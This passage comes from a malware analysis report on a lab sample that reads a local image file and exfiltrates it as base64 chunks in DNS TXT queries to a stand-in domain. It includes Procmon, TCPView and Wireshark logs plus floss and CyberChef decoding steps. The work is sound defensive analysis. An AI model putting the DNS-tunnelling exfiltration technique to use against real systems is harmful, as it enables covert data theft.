0001D7C0	0002C402	Hint/Name RVA	0579 TerminateProcess
0001D7C4	0002C416	Hint/Name RVA	058D TlsGetValue
0001D7C8	0002C424	Hint/Name RVA	059B UnhandledExceptionFilter
0001D7CC	0002C440	Hint/Name RVA	05B4 VirtualAlloc
0001D7D0	0002C450	Hint/Name RVA	05B9 VirtualFree
0001D7D4	0002C45E	Hint/Name RVA	05BD VirtualProtect
0001D7D8	0002C470	Hint/Name RVA	05C0 VirtualQuery
0001D7DC	00000000	End of Imports	KERNEL32.dll
0001D7E0	0002C480	Hint/Name RVA	003A __getmainargs
0001D7E4	0002C490	Hint/Name RVA	003B __initenv
0001D7E8	0002C49C	Hint/Name RVA	0044 __lconv_init
0001D7EC	0002C4AC	Hint/Name RVA	004C __p_acmdln
0001D7F0	0002C4BA	Hint/Name RVA	0053 __p_fmode
0001D7F4	0002C4C8	Hint/Name RVA	0068 __set_app_type
0001D7F8	0002C4DA	Hint/Name RVA	006B __setusermatherr
0001D7FC	0002C4EE	Hint/Name RVA	008E __amsq_exit
0001D800	0002C4FC	Hint/Name RVA	009F __cexit

To summarize this section of analysis, we gathered very important information regarding the sample actions, such as its origin, the way it was written, key factors regarding the actions of the sample, and some suspicious addresses that this malware may connect with.

While all of this is very useful information, we still cannot be sure regarding what we found until we'll run our sample. For that, we'll move now to the next section of analysis, also called the Dynamic Analysis Phase.



Basic Dynamic Analysis

This is now the time to start examining the malware actions in real time. for this phase of analysis, I used Process Monitor (Procmon), Wireshark and TCPView as the tools in which will examine our malware actions.

Upon detonating the malware, I opened up Procmon and observed the following TCP connections:



Another validation of this activity has been observed using TCPView. As we can see, a connection has been made between various local ports to port 80.(HTTP)

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49774	10.0.0.4	80	5/7/2024 5:26:29 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49775	10.0.0.4	80	5/7/2024 5:26:32 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49776	10.0.0.4	80	5/7/2024 5:26:35 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49777	10.0.0.4	80	5/7/2024 5:26:38 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49778	10.0.0.4	80	5/7/2024 5:26:41 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49779	10.0.0.4	80	5/7/2024 5:26:44 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49780	10.0.0.4	80	5/7/2024 5:26:47 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49781	10.0.0.4	80	5/7/2024 5:26:50 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49782	10.0.0.4	80	5/7/2024 5:26:53 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49783	10.0.0.4	80	5/7/2024 5:26:56 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49784	10.0.0.4	80	5/7/2024 5:26:59 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49785	10.0.0.4	80	5/7/2024 5:27:02 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49786	10.0.0.4	80	5/7/2024 5:27:05 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49787	10.0.0.4	80	5/7/2024 5:27:08 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49788	10.0.0.4	80	5/7/2024 5:27:11 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49789	10.0.0.4	80	5/7/2024 5:27:14 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49790	10.0.0.4	80	5/7/2024 5:27:17 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49791	10.0.0.4	80	5/7/2024 5:27:20 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49792	10.0.0.4	80	5/7/2024 5:27:23 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49793	10.0.0.4	80	5/7/2024 5:27:26 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49794	10.0.0.4	80	5/7/2024 5:27:29 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49795	10.0.0.4	80	5/7/2024 5:27:32 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49796	10.0.0.4	80	5/7/2024 5:27:35 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49797	10.0.0.4	80	5/7/2024 5:27:39 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49798	10.0.0.4	80	5/7/2024 5:27:42 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49799	10.0.0.4	80	5/7/2024 5:27:45 AM	Malware.unknown.exe	1
Malware.unknown.exe	2892	TCP	Close Wait	10.0.0.3	49800	10.0.0.4	80	5/7/2024 5:27:48 AM	Malware.unknown.exe	1

Then I moved into Wireshark and saw a lot of HTTP requests that are being sent to `http://hey.youup.local`- our first found string from the basic static analysis phase. It's seems like this string is actually a C&C server that the malware reach to upon detonation.

http

No.	Time	Source	Destination	Protocol	Length	Info
1728	417.404765735	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
1733	420.421496032	10.0.0.3	10.0.0.4	HTTP	153	GET / HTTP/1.1
1736	420.433784430	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
1741	423.438453618	10.0.0.3	10.0.0.4	HTTP	153	GET / HTTP/1.1
1744	423.449521661	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
1749	426.454061029	10.0.0.3	10.0.0.4	HTTP	153	GET / HTTP/1.1
1752	426.467628353	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
1757	429.499198216	10.0.0.3	10.0.0.4	HTTP	153	GET / HTTP/1.1
1760	429.510210909	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
1765	432.531635233	10.0.0.3	10.0.0.4	HTTP	153	GET / HTTP/1.1
1768	432.540147251	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
1773	435.546856194	10.0.0.3	10.0.0.4	HTTP	153	GET / HTTP/1.1
1776	435.5600055017	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)

```

Frame 1717: 153 bytes on wire (1224 bits), 153 bytes captured (1224 bits) on interface enp0s17, id 0
Ethernet II, Src: PcsCompu_03:ba:c0 (08:00:27:03:ba:c0), Dst: PcsCompu_a4:d5:15 (08:00:27:a4:d5:15)
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 49950, Dst Port: 80, Seq: 1, Ack: 1, Len: 99
Hypertext Transfer Protocol
> GET / HTTP/1.1\r\n
Host: hey.youup.local\r\n
Connection: Keep-Alive\r\n
User-Agent: Nim httpclient/1.6.2\r\n
\r\n
[Full request URI: http://hey.youup.local/]
[HTTP Request 1/1]
[Response in frame: 1720]

```



Since we suspect the malware targets specific file on the file system (cosmo.jpeg) we want to search for such indicators.

While moving on through those processes in Procmon, I didn't find any indication that this is what the malware does, so then I decided to interrupt the connection between our endpoint to the C&C server and disconnected from the internet.

After 4 attempts to reconnect, the TCP Connection got disconnected, and after few processes, we can see it search specifically the "cosmo.jpeg" file.

2:51:0...	Malware.unkno...	2512	TCP Reconnect	SUCCESS	DESKTOP-PUAFCAM:49816 -> www.inetsim.org:http	Length: 0, seqnum:...
2:51:0...	Malware.unkno...	2512	TCP Reconnect	SUCCESS	DESKTOP-PUAFCAM:49816 -> www.inetsim.org:http	Length: 0, seqnum:...
2:51:0...	Malware.unkno...	2512	TCP Reconnect	SUCCESS	DESKTOP-PUAFCAM:49816 -> www.inetsim.org:http	Length: 0, seqnum:...
2:51:0...	Malware.unkno...	2512	TCP Reconnect	SUCCESS	DESKTOP-PUAFCAM:49816 -> www.inetsim.org:http	Length: 0, seqnum:...
2:51:0...	Malware.unkno...	2512	TCP Disconnect	SUCCESS	DESKTOP-PUAFCAM:49816 -> www.inetsim.org:http	Length: 0, seqnum:...
2:51:0...	Malware.unkno...	2512	RegOpenKey	REPARSE	HKLM\Software\WOW6432Node\Microsoft\Language...	Desired Access: R...
2:51:0...	Malware.unkno...	2512	RegOpenKey	NAME NOT FOUND	HKLM\SOFTWARE\Microsoft\LanguageOverlay\Overl...	Desired Access: R...
2:51:0...	Malware.unkno...	2512	CreateFile	NAME NOT FOUND	C:\Windows\SysWOW64\en-US\KERNELBASE.dll.mui	Desired Access: R...
2:51:0...	Malware.unkno...	2512	CreateFile	SUCCESS	C:\Windows\System32\en-US\KemelBase.dll.mui	Desired Access: R...
2:51:0...	Malware.unkno...	2512	CreateFileMapp...	FILE LOCKED WI...	C:\Windows\System32\en-US\KemelBase.dll.mui	SyncType: SyncTy...
2:51:0...	Malware.unkno...	2512	QueryStandardI...	SUCCESS	C:\Windows\System32\en-US\KemelBase.dll.mui	AllocationSize: 1,3...
2:51:0...	Malware.unkno...	2512	CreateFileMapp...	SUCCESS	C:\Windows\System32\en-US\KemelBase.dll.mui	SyncType: SyncTy...
2:51:0...	Malware.unkno...	2512	ReadFile	SUCCESS	C:\Windows\SysWOW64\msvcrt.dll	Offset: 513,024, Le...
2:51:0...	Malware.unkno...	2512	CreateFile	SUCCESS	C:\Users\Malianalis\Desktop\cosmo.jpeg	Desired Access: G...
2:51:0...	Malware.unkno...	2512	QueryStandardI...	SUCCESS	C:\Users\Malianalis\Desktop\cosmo.jpeg	AllocationSize: 1,7...
2:51:0...	Malware.unkno...	2512	ReadFile	SUCCESS	C:\Users\Malianalis\Desktop\cosmo.jpeg	Offset: 0, Length: 1...
2:51:0...	Malware.unkno...	2512	ReadFile	SUCCESS	C:\Users\Malianalis\Desktop\cosmo.jpeg	Offset: 0, Length: 1...
2:51:0...	Malware.unkno...	2512	ReadFile	SUCCESS	C:\Users\Malianalis\Desktop\cosmo.jpeg	Offset: 1,753,088, ...
2:51:0...	Malware.unkno...	2512	ReadFile	END OF FILE	C:\Users\Malianalis\Desktop\cosmo.jpeg	Offset: 1,754,626, ...
2:51:0...	Malware.unkno...	2512	CloseFile	SUCCESS	C:\Users\Malianalis\Desktop\cosmo.jpeg	

In the meantime, I opened up Wireshark, and as we can see the malware tries to re-establish a connection with another remote server- hxxp://auth.ns.local- which is the second string we found in the basic static analysis phase. This local remote server may be used as a proxy server, in which the user will authenticate before moving to the actual data exfiltration domain. In this case, since the internet connection was unavailable, the query failed to re-establish that connection with the authentication server.

No.	Time	Source	Destination	Protocol	Length	Info
5491	1112.7835914...	10.0.0.4	10.0.0.3	ICMP	101	Destination unreachable (Port unreachable)
5492	1112.7841741...	10.0.0.3	10.0.0.4	DNS	73	Standard query 0x7473 A auth.ns.local
5493	1112.7841909...	10.0.0.4	10.0.0.3	ICMP	101	Destination unreachable (Port unreachable)
5494	1112.7848041...	10.0.0.3	10.0.0.4	DNS	73	Standard query 0x7473 A auth.ns.local
5495	1116.7961927...	10.0.0.3	10.0.0.4	DNS	73	Standard query 0x7473 A auth.ns.local
5496	1116.7962299...	10.0.0.4	10.0.0.3	ICMP	101	Destination unreachable (Port unreachable)
5497	1116.7979233...	10.0.0.3	10.0.0.4	DNS	73	Standard query 0xcccf3 A auth.ns.local
5498	1116.7979470...	10.0.0.4	10.0.0.3	ICMP	101	Destination unreachable (Port unreachable)
5499	1116.7984365...	10.0.0.3	10.0.0.4	DNS	73	Standard query 0xcccf3 A auth.ns.local
5500	1116.7984558...	10.0.0.4	10.0.0.3	ICMP	101	Destination unreachable (Port unreachable)
5501	1116.7989968...	10.0.0.3	10.0.0.4	DNS	73	Standard query 0xcccf3 A auth.ns.local
5502	1116.7990092...	10.0.0.4	10.0.0.3	ICMP	101	Destination unreachable (Port unreachable)
5503	1116.7994368...	10.0.0.3	10.0.0.4	DNS	73	Standard query 0xcccf3 A auth.ns.local

```

> Frame 5354: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface enp0s17, id 0
> Ethernet II, Src: PcsCompu_03:ba:c0 (08:00:27:03:ba:c0), Dst: PcsCompu_a4:d5:15 (08:00:27:a4:d5:15)
> Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
> User Datagram Protocol, Src Port: 52462, Dst Port: 53
- Domain Name System (query)
  > Transaction ID: 0xca0f
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  - Queries
    > auth.ns.local: type A, class IN
    [Retransmitted request. Original request in: 5352]
    [Retransmission: True]

```

In order to examine what happens next, I retrieved back the internet and checked again both Wireshark and Procmon.

In Wireshark, an ongoing process has been started with a lot of DNS TXT queries, meaning the authentication process succeeded and the malware started active data transfer using those DNS TXT queries.

No.	Time	Source	Destination	Protocol	Length	Info
5954	1319.3493641...	10.0.0.4	10.0.0.3	DNS	184	Standard query response 0x78f8 TXT AAABAAACmIgiAAMAAAABAAIAIgnAAMAAAABAGQAAJAAAAcAAAEMD
5957	1322.3599706...	10.0.0.3	10.0.0.4	DNS	151	Standard query 0x492d TXT IAAAUUAACoJAEEAIAAAAUAACTJAQAAIAAAAHAACyJARAATIAAAAHC0JAS.
5958	1322.3673331...	10.0.0.4	10.0.0.3	DNS	184	Standard query response 0x492d TXT IAAAUUAACoJAEEAIAAAAUAACTJAQAAIAAAAHAACyJARAATIAAAA
5959	1325.3753756...	10.0.0.3	10.0.0.4	DNS	151	Standard query 0xae6d TXT AAIAAAHAAC2JEBAcAAAEEQIDAJIBAAoAAAABAAAC4JICAAUAAAABAAAC6J.
5960	1325.3796858...	10.0.0.4	10.0.0.3	DNS	184	Standard query response 0xae6d TXT AAIAAAHAAC2JEBAcAAAEEQIDAJIBAAoAAAABAAAC4JICAAUAAA
5961	1328.3931481...	10.0.0.3	10.0.0.4	DNS	151	Standard query 0x5864 TXT IDAAoAAAABAAAC8JIEAAoAAAABAAAC-JIHAAMAAAABAUAUAAJIJAAMAAAABABAA.
5962	1328.3982870...	10.0.0.4	10.0.0.3	DNS	184	Standard query response 0x5864 TXT IDAAoAAAABAAAC8JIEAAoAAAABAAAC-JIHAAMAAAABAUAUAAJIJAAM
5963	1331.4081504...	10.0.0.3	10.0.0.4	DNS	151	Standard query 0xa2ea TXT AJIKAAUAAAABAADAJTUAMAAAEEAADCJJ8AACAAASKAAADEJKRAATIAAAEND.
5964	1331.4122269...	10.0.0.4	10.0.0.3	DNS	184	Standard query response 0xa2ea TXT AJIKAAUAAAABAADAJTUAMAAAEEAADCJJ8AACAAASKAAADEJKRA
5965	1334.4217230...	10.0.0.3	10.0.0.4	DNS	151	Standard query 0x4b33 TXT g4AJKSAIAAAAENDg4AKAAAACAAAENDwMKABAAMAAAAB_8AAKACAAQAAAAB
5966	1334.4275113...	10.0.0.4	10.0.0.3	DNS	151	Standard query response 0x4b33 No such name TXT g4AJKSAIAAAAENDg4AKAAAACAAAENDwMKABAAM
5967	1337.4390953...	10.0.0.3	10.0.0.4	DNS	151	Standard query 0x0fc8 TXT AAPwKADAQAAAABAAAL0KIXAAMAAAABAIIAKMBAcAAAABAAQAAKQCAAMAAA.
5968	1337.4433288...	10.0.0.4	10.0.0.3	DNS	184	Standard query response 0x0fc8 TXT AAPwKADAQAAAABAAAL0KIXAAMAAAABAIIAKMBAcAAAABAAQAAA

```

Frame 5962: 184 bytes on wire (1472 bits), 184 bytes captured (1472 bits) on interface enp0s17, id 0
Ethernet II, Src: PcsCompu_a4:d5:15 (08:00:27:a4:d5:15), Dst: PcsCompu_03:ba:c0 (08:00:27:03:ba:c0)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
User Datagram Protocol, Src Port: 53, Dst Port: 52708
Domain Name System (response)
  Transaction ID: 0x5864
  Flags: 0x8500 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  Queries
    IDAAoAAAABAAAC8JIEAAoAAAABAAAC-JIHAAMAAAABAUAUAAJIJAAMAAAABABAA [cosmosfurbootsemporium.local: type TXT, class IN]
      Name: IDAAoAAAABAAAC8JIEAAoAAAABAAAC-JIHAAMAAAABAUAUAAJIJAAMAAAABABAA.cosmosfurbootsemporium.local
      [Name Length: 91]
      [Label Count: 3]

```

This is the time when we may start to suspect that those strings are actually the data the malware takes from our compromised file – "cosmo.jpeg", but since they are still under base64 form, we cannot be sure yet.

What we do able to see is that those TXT queries are being sent to `hxxp://cosmosfurbootsemporium.local`- the third string we found during the basic static analysis phase. this could suggest that this domain is the one in which the malware reach to in order to exfiltrate the data.



Moving on to Procmon, we can see a lot of UDP traffic that has been observed at the same time, what may point out that a large amount of data is being taking care of in a minimum time frame.

Also in TCPView, same pattern has been observed:

File	Edit	View	Process	Connection	Options	Help				
Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	
Malware.unknown.exe	2992	UDP	0.0.0.0		52897	*		5/7/2024 8:57:14 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52898	*		5/7/2024 8:57:17 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52899	*		5/7/2024 8:57:20 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52900	*		5/7/2024 8:57:23 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52901	*		5/7/2024 8:57:26 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52902	*		5/7/2024 8:57:29 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52903	*		5/7/2024 8:57:32 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52904	*		5/7/2024 8:57:35 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52905	*		5/7/2024 8:57:38 AM	Malware.unknown.exe	
Malware.unknown.exe	2992	UDP	0.0.0.0		52906	*		5/7/2024 8:57:41 AM	Malware.unknown.exe	

Malware.unknown- Data Exfiltration Malware

May 2024

v1.0

So all in all, it seems that malware uses DNS TXT Queries in order to exfiltrate data over UDP Channel, reaching `hxxp://cosmosfurbootsemporium.local` as its data exfiltration domain.

This process has successfully launched due to successful first connection with the remote sever, followed by successful authentication, that set to the tone for the malware to launch its exfiltration process.

In our next section of analysis, we will try to examine more carefully those base64 strings in order to confirm our assumption that these strings are actually the data that has been taken from "cosmo.jpeg" file to the attacker remote server. Moreover, we will also be examining the malware actions using tools such as "Cutter" and "x32dbg" in order to examine those malware actions in a deeper manner.

Advanced Analysis

As we approach to this section of analysis, we want to summarize what we found out so far:

- The malware exfiltrate data in some kind of a loop process over UDP channel, using base64 encoded strings.
- It supposedly targets "cosmo.jpeg" file.
- It reaches the following remote server when exfiltrating the data:
hxxp://cosmosfurbootsemporium.local

What is still missing in here is what kind of data is being transferred. since we already saw proofs that the malware search for our "cosmo.jpeg" file, we may suspect that this file data is the one that is being targeted. to ensure this assumption, let's start with a simple step of gathering the file main details.



Origin	
Authors	
Date taken	10/10/2020 12:05 PM
Program name	14.0.1
Date acquired	
Copyright	

Camera	
Camera maker	Apple
Camera model	iPhone 7
F-stop	f/1.8
Exposure time	1/5 sec.
ISO speed	ISO-100
Exposure bias	0 step
Focal length	4 mm
Max aperture	
Metering mode	Pattern
Subject distance	
Flash mode	No flash, compulsory
Flash energy	
35mm focal length	28

As we can see, this image file has been taken in 10/10/2020, 12:05PM.

Also, we can see its was captured using an iPhone 7.

These details will be used as we approach to our next step of the analysis.



The next thing I did is to take the PCAP file from Wireshark, and using the command line I executed the "floss" command along with the "grep" command in order to retrieve the base64 strings that lay inside the file.

```
floss "traffic.wireshark.pcapng" --format sc32 | grep -Pv "GET" | grep -Pv "cosmosfurbootsemporium" | grep -Pv "320801014033Z001" | grep -Pv "POST" | grep -P "[A-zA-Z0-9+/]{10,}"  
INFO: floss: extracting static strings  
finding decoding function features: 100%|██████████| 1/1 [00:00<?, ? functions/s, skipped 0 library functions]  
INFO: floss.stackstrings: extracting stackstrings from 1 functions  
extracting stackstrings: 100%|██████████| 1/1 [00:00<?, ? functions/s]  
INFO: floss.tightstrings: extracting tightstrings from 0 functions...  
extracting tightstrings: 0 functions [00:00, ? functions/s]  
INFO: floss.string_decoder: decoding strings  
decoding strings: 100%|██████████| 1/1 [00:00<?, ? functions/s]  
INFO: floss: finished execution after 4.61 seconds  
INFO: floss: rendering results  
>_9j_4AAQSKZJRGABAQAAASABIAAD_4QjmRXhpZgAATU0AKgAAAAgADQEPAIAAA  
>_9j_4AAQSKZJRGABAQAAASABTAAD_4QjmRXhpZgAATU0AKgAAAAgADQEPAIAAA  
EEEFFDELFEFPFACNFACNFAFFEBEGEDEBENCA  
FHEPFCELEHFCEPFFFFCACACACACACABN  
>AGAAAAGgeQAAIAAAAJAAAAsAESAMAAAABAAEAAAeAAUAAAABAAAAGeBAAUA  
>AGAAAAGgeQAAIAAAAAsAESAMAAAABAAEAAAeAAUAAAABAAAAGeBAAUA  
>AAABAAAAGwgFoAMAAAABAAIAAAExAAIAAAAHAaaaYggYAAIAAAAUAAAAAGFCAA  
>AAABAAAAGwgFoAMAAAABAAIAAAExAAIAAAAHAaaaYggYAAIAAAAUAAAAAGFCAA  
>QAAAABAAACAAFDAAQAAAABAAACAAITAAMAAAABAAEAAEAIdpAAQAAAABAAA5ogl  
>QAAAABAAACAAFDAAQAAAABAAACAAITAAMAAAABAAEAAEAIdpAAQAAAABAAA5ogl  
>AAQAAAABAAA4gAAAABBcHBsZQbpUGHvbmUgNwAAAAAAASAAAAEAAABIAAAAAT  
>AAQAAAABAAA4gAAAABBcHBsZQbpUGHvbmUgNwAAAAAAASAAAAEAAABIAAAAAT  
>E0LjauIQAMjAyMDoxMDoxMCaxMjowNTozNwAAI4KaAAUAAAABAAACkIKdAAUA  
>E0LjauIQAMjAyMDoxMDoxMCaxMjowNTozNwAAI4KaAAUAAAABAAACkIKdAAUA  
>AAABAAACmIgiAMAAAABAAIAAIgnAMAAAABAGQQAJAAAACAAAEMDIZMZADAA  
>AAABAAACmIgiAMAAAABAAIAIgnAMAAAABAGQQAJAAAACAAAEMDIZMZADAA  
>IAAAAUAACoJAEEAIAAAAUAACtJAQAAIAAAAHAACyJARAAIAAAAHAACoJAS  
>IAAAAUAACoJAEEAIAAAAUAACtJAQAAIAAAAHAACyJARAAIAAAAHAACoJAS  
>AAIAAAAHAAC2JEBAAcAAAAEA0IDAJTBAAoAAAABAAAC4JICAAUAAAABAAAC6J
```



Then I moved this output to "CyberChef" in order to decode that data.

The screenshot shows the CyberChef interface with the following details:

- Recipe:** From Base64
- Input:** The base64 encoded string from the previous step.
- Output:** The decoded string, which is highly obfuscated and contains several search terms like "Apple", "iPhone", and "Android".
- Time:** 16836 ms
- Memory:** 265 kB
- Raw Bytes:** 15491
- Auto Bake:** Enabled

As you see may see from the screenshot below, many details in here are unreadable, but since we suspect the malware exfiltrates the "cosmo.jpeg" file data, I searched for keywords such as "Apple".

The decoded output from CyberChef includes the word "Apple" highlighted in green, indicating it might be a key piece of information for analysis.

Malware.unknown- Data Exfiltration Malware
May 2024
v1.0



The next step I wanted to do is to try and trick the malware: first deleting the file from its place, and in my second check, just change its name.

Starting first with deleting the file:

Since we know this malware looks for "cosmo.jpeg" immediately after unavailable internet connection, I decided to delete "cosmo.jpeg" just before turning off the internet.

As we can see from the screenshot below, the malware works as intended and searches for the file immediately. but since this file doesn't exist, it fails, and we get the error "NAME NOT FOUND".

1:41:5...	Malware.unkno...	2012	TCP Reconnect	DESKTOP-PUAFCAM:49794 -> www.in...	SUCCESS	Length: 0, seqnum:...
1:41:5...	Malware.unkno...	2012	TCP Reconnect	DESKTOP-PUAFCAM:49794 -> www.in...	SUCCESS	Length: 0, seqnum:...
1:41:5...	Malware.unkno...	2012	TCP Reconnect	DESKTOP-PUAFCAM:49794 -> www.in...	SUCCESS	Length: 0, seqnum:...
1:41:5...	Malware.unkno...	2012	TCP Reconnect	DESKTOP-PUAFCAM:49794 -> www.in...	SUCCESS	Length: 0, seqnum:...
1:41:5...	Malware.unkno...	2012	TCP Disconnect	DESKTOP-PUAFCAM:49794 -> www.in...	SUCCESS	Length: 0, seqnum:...
1:41:5...	Malware.unkno...	2012	RegOpenKey	HKLM\Software\WOW6432Node\Micr...	REPARSE	Desired Access: R...
1:41:5...	Malware.unkno...	2012	RegOpenKey	HKLM\SOFTWARE\Microsoft\Languag...	NAME NOT FOUND	Desired Access: R...
1:41:5...	Malware.unkno...	2012	CreateFile	C:\Windows\SysWOW64\en-US\KER...	NAME NOT FOUND	Desired Access: R...
1:41:5...	Malware.unkno...	2012	CreateFile	C:\Windows\System32\en-US\KemelB...	SUCCESS	Desired Access: R...
1:41:5...	Malware.unkno...	2012	CreateFileMapp...	C:\Windows\System32\en-US\KemelB...	FILE LOCKED WI...	SyncType: SyncTy...
1:41:5...	Malware.unkno...	2012	QueryStandardI...	C:\Windows\System32\en-US\KemelB...	SUCCESS	AllocationSize: 1,3...
1:41:5...	Malware.unkno...	2012	CreateFileMapp...	C:\Windows\System32\en-US\KemelB...	SUCCESS	SyncType: SyncTy...
1:41:5...	Malware.unkno...	2012	ReadFile	C:\Windows\System32\en-US\KemelB...	SUCCESS	Offset: 708,608, Le...
1:41:5...	Malware.unkno...	2012	ReadFile	C:\Windows\SysWOW64\msvcrct.dll	SUCCESS	Offset: 377,856, Le...
1:41:5...	Malware.unkno...	2012	ReadFile	C:\Windows\SysWOW64\msvcrct.dll	SUCCESS	Offset: 484,352, Le...
1:41:5...	Malware.unkno...	2012	ReadFile	C:\Windows\SysWOW64\msvcrct.dll	SUCCESS	Offset: 517,120, Le...
1:41:5...	Malware.unkno...	2012	CreateFile	C:\Users\Malianalis\Desktop\cosmo.jpeg	NAME NOT FOUND	Desired Access: G...

When retrieving back the internet after that failure, no further actions made by the malware seems to have taken place, suggesting deleting the file will prevent further execution by the malware.



Our next examination is in a case scenario in which the file comes under a different name.

In this case, I changed the file name from "cosmo.jpeg" to "Cosmo.jpeg".

As we can see from the example below, changing the name in that way didn't interfere the malware process and the execution worked as expected.

2:50:2...	Malware.unknown...	1028	CreateFile	C:\Users\Malianalis\Desktop\Cosmo.jpeg	SUCCESS	Desired Access: G...
2:50:2...	Malware.unknown...	1028	QueryStandardI...	C:\Users\Malianalis\Desktop\Cosmo.jpeg	SUCCESS	AllocationSize: 1,7...
2:50:2...	Malware.unknown...	1028	ReadFile	C:\Users\Malianalis\Desktop\Cosmo.jpeg	SUCCESS	Offset: 0, Length: 1...
2:50:2...	Malware.unknown...	1028	ReadFile	C:\Users\Malianalis\Desktop\Cosmo.jpeg	SUCCESS	Offset: 4,096, Leng...
2:50:2...	Malware.unknown...	1028	ReadFile	C:\Users\Malianalis\Desktop\Cosmo.jpeg	SUCCESS	Offset: 1,753,088, ...
2:50:2...	Malware.unknown...	1028	ReadFile	C:\Users\Malianalis\Desktop\Cosmo.jpeg	END OF FILE	Offset: 1,754,626, ...
2:50:2...	Malware.unknown...	1028	ReadFile	C:\Windows\SysWOW64\msvcr.dll	SUCCESS	Offset: 267,264, Le...
2:50:2...	Malware.unknown...	1028	CloseFile	C:\Users\Malianalis\Desktop\Cosmo.jpeg	SUCCESS	

2:58:0...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54093 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:1...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54094 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:1...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54094 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:1...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54095 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:1...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54095 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:1...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54096 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:1...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54096 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:2...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54097 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:2...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54097 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:2...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54098 -> www.in...	SUCCESS	Length: 109, seqn...
